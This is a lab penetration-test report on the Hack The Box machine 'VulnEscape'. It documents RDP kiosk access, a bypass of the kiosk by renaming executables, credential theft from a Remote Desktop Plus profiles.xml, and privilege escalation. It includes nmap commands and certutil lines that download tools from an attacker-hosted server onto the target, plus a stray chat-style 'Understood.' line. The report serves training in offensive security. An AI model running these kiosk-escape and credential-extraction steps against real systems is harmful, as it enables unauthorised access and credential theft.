VulnEscape Report

Cover

Target: HTB Machine “VulnEscape” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The purpose of this assessment was to evaluate the security posture of a Windows-based target system by emulating adversarial behavior and examining its access control mechanisms, user privilege configurations, and exposure of sensitive resources. The engagement focused on identifying misconfigurations and weaknesses in remote desktop access, file system exposure, and UAC enforcement—ultimately demonstrating how an unauthenticated actor could escalate privileges to administrator level.

Scope of Assessment

- **Initial Fingerprinting:** A basic connectivity check was performed using ICMP. The target host responded with a **TTL value of 127**, which is commonly associated with Windows operating systems. This guided subsequent enumeration and exploitation steps with an OS-specific focus.
- **Port Scanning & Service Enumeration:** A full TCP SYN scan using Nmap revealed a single open port: **3389/tcp**, corresponding to Microsoft's RDP service (`ms-wbt-server`).

A targeted service scan over this port confirmed the host was running Microsoft Terminal Services and identified its domain as **ESCAPE**, operating on Windows 10 (build 19041).

- **Remote Desktop Access:** An RDP session was initiated using `rdesktop`, which allowed login as `KioskUser0` without requiring a password. The resulting desktop environment presented a **restricted Windows kiosk session**.
- **File System Navigation & Credential Discovery:** Using `msedge.exe`, the browser application embedded in the kiosk session, it was possible to access internal file paths via `file://`. One such file, `profiles.xml`, located at `C:/_admin/`, contained credentials for an account labeled `admin`. Although the password was encrypted, the file structure suggested compatibility with **Remote Desktop Plus**.
- **Bypassing Kiosk Restrictions:** The `Remote Desktop Plus` executable, found in `C:\Program Files (x86)\Remote Desktop Plus\`, was renamed to `msedge.exe` to bypass execution restrictions. Similarly, access to `C:\Windows\System32\cmd.exe` was achieved using the same method, allowing a command shell to be opened from within the kiosk.
- **Credential Extraction:** The encrypted `profiles.xml` file was exported and decrypted using `Remote Desktop Plus`. An attacker-controlled Python server was used to host and deliver `BulletsPassView.exe`, which was downloaded via `certutil`. Upon execution, the utility successfully revealed the plaintext password stored in the credential file.
- **Privilege Escalation to Administrator:** With valid `admin` credentials in hand, the `runas` command was used to launch a PowerShell session as the administrator. However, privileges remained restricted due to UAC limitations. A manual UAC prompt was triggered using:

```
Start-Process "powershell.exe" -Verb RunAs
```

- This step granted full administrative access upon confirmation.
- **Privilege Verification:** Running `whoami /priv` confirmed the initial session lacked elevated privileges, as most critical tokens (e.g., `SeShutdownPrivilege`, `SeIncreaseWorkingSetPrivilege`) were disabled. After elevation, the shell operated with full administrative rights, completing the privilege escalation process.

Ethics & Compliance

All actions were executed within a controlled lab environment and according to pre-defined rules of engagement. No production systems, personal data, or external resources were affected. This report is confidential and intended solely for authorized stakeholders, with the aim of improving visibility into existing weaknesses and informing remediation efforts.

2. Methodology

The assessment began with a basic connectivity test using ICMP. A single ping was sent to the target IP `10.129.16.148`:

```
ping -c 1 10.129.16.148
PING 10.129.16.148 (10.129.16.148) 56(84) bytes of data.
64 bytes from 10.129.16.148: icmp_seq=1 ttl=127 time=41.2 ms

--- 10.129.16.148 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 41.224/41.224/41.224/0.000 ms
```

The **Time-To-Live (TTL)** value of `127` is indicative of a Windows-based system.

Port Scanning

A full TCP port scan was conducted using Nmap to identify open ports:

```
 sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.16.148  -oG
VulnEscapePorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 18:02 UTC
Nmap scan report for 10.129.16.148
Host is up (0.042s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
```

Service Enumeration


A more targeted scan was executed to gather detailed information about the service running on port 3389:

```
sudo nmap -sVC -p 3389 10.129.16.148 -oN VulnEscapeServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 18:04 UTC
Nmap scan report for 10.129.16.148
Host is up (0.039s latency).
```

```
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Escape
| Not valid before: 2025-04-10T06:20:36
|_Not valid after:  2025-10-10T06:20:36
|_ssl-date: 2025-07-10T18:06:43+00:00; +2m03s from scanner time.
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2025-07-10T18:06:38+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2m02s, deviation: 0s, median: 2m01s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

Remote Desktop Connection


Using `rdesktop`, an attempt was made to connect to the RDP service:




The system prompted a login as `KioskUser0` without requiring a password.

Upon access, the desktop environment revealed a **restricted Windows kiosk session**.

Pressing the **Windows key** opened the Start menu, enabling interaction with native applications. Notably, `msedge.exe` (Microsoft Edge) was utilized for navigation and browsing local directories.



By invoking `file://`, the file explorer could be used to access system paths. A file containing credential data was found:



Although the password within was encrypted:

```
JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=
```

The XML structure included:

```
<!--  Remote Desktop Plus  -->
<Data>
<Profile>
<ProfileName>admin</ProfileName>
<UserName>127.0.0.1</UserName>
<Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
<Secure>False</Secure>
</Profile>
</Data>
```


Credential Extraction

The `Remote Desktop Plus` executable located at:

```
C:\Program Files (x86)\Remote Desktop Plus\
```

was renamed to `msedge.exe` to bypass restrictions.

Download the rdp+ executable . The file is located on `C:\Program Files (x86)\Remote Desktop Plus\



We will follow a similar procedure to launch `cmd.exe`. Navigate to the path:

```
C:\Windows\System32\cmd.exe
```

Once we have access to `cmd.exe`, we can initiate a new command prompt session. From this interface, we will proceed to download a specific executable to the target machine. The goal is to reveal credentials in plaintext after they are decrypted.

To begin, start a Python server on the attacker's machine. Then, use `certutil` on the target to fetch the executable (`.exe`) from the server.

```
C:\Users\kioskUser0\Downloads> certutil -urlcache -split -f
http://10.10.14.217/BulletsPassView.exe .
```

The credentials file must also be placed inside the `/Downloads` directory to ensure compatibility with the Remote Desktop Plus (RDP+) utility. Once positioned there, RDP+ can

be used to **export** and subsequently **decrypt** the contents of the file. This step is essential for accessing the credentials in a readable format.

```
cat profiles.xml
<!--  Remote Desktop Plus  -->
<Data>
 <Profile>
  <ProfileName>admin</ProfileName>
  <UserName>127.0.0.1</UserName>
  <Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
  <Secure>False</Secure>
 </Profile>
</Data>
```

Copy and paste the admin credentials into a file named `profiles.xml`, and ensure it is formatted appropriately for Remote Desktop Plus (RDP+). Once the file is ready, place it in the working directory (for example, `/Downloads`) so it can be exported and decrypted using RDP+.

To make the file accessible from the attacker's machine, launch a local HTTP server using Python: `python3 -m http.server`


This will serve the current directory over HTTP. You can then download the `profiles.xml` file onto the target machine via tools like `certutil` or a browser, allowing RDP+ to load and decrypt it for credential extraction.

```
C:\Users\kioskUser0\Downloads> certutil -urlcache -split -f http://10.10.14.217/profiles.xml .
****  Online  ****
  0000  ...
  00e6
http://10.10.14.217/profiles.xml

WinINet Cache entries: 1

CertUtil: -URLCache command completed successfully.

C:\Users\kioskUser0\Downloads>
```

Using Remote Desktop Plus (RDP+), the credentials were successfully exported by following a straightforward sequence of steps:

1. The `profiles.xml` file was located in the `/Downloads` directory.
2. The "Export file" option was selected within the RDP+ interface.
3. Finally, `profiles.xml` was chosen as the target file to complete the export process.


This allowed for the credentials to be decrypted and displayed in plaintext using RDP+.




To execute `BulletsPassView.exe` from the command line, navigate to the appropriate directory and run:

```
C:\Users\kioskUser0\Downloads>BulletsPassView.exe
```

Once the program launches, go to the **Options** menu and select **Unmask password text box**. This action will reveal any obscured password fields within the application, allowing you to view the credentials in plaintext.



At this point, the plaintext credentials are clearly visible within the Remote Desktop Plus (RDP+) interface. After successfully importing and decrypting the `profiles.xml` file, the application displays the previously encrypted password in its readable form, confirming that the credential extraction process was effective.



Privilege escalation

To launch a PowerShell session as the admin using `runas`, enter the following command in the command prompt:

```
runas /user:admin "powerhsell.exe"
```

The system will prompt you to enter the password for the `admin` account. Once authenticated, a new PowerShell window will open with the privileges associated with that user. If UAC is configured to require approval for elevation, you'll need to manually confirm the prompt to proceed with full administrative access.

Understood. Now that you're logged in as `admin`, the session may still be running with **limited privileges** due to User Account Control (UAC). To elevate to full administrative rights, you can either **bypass** UAC or trigger a **UAC prompt** to grant higher-level access.

```
PS C:\users\kioskUser0\Downloads> whoami
whoami
escape\admin
```


Whoami /priv

```
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

To prompt UAC for elevation, you can execute:

```
Start-Process "powershell.exe" -Verb RunAs
```


Now that you're logged in as the `admin` user, your session still lacks elevated privileges due to User Account Control (UAC). To verify the current privilege state, you can run: `whoami/priv` to confirm our privileges.



```
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

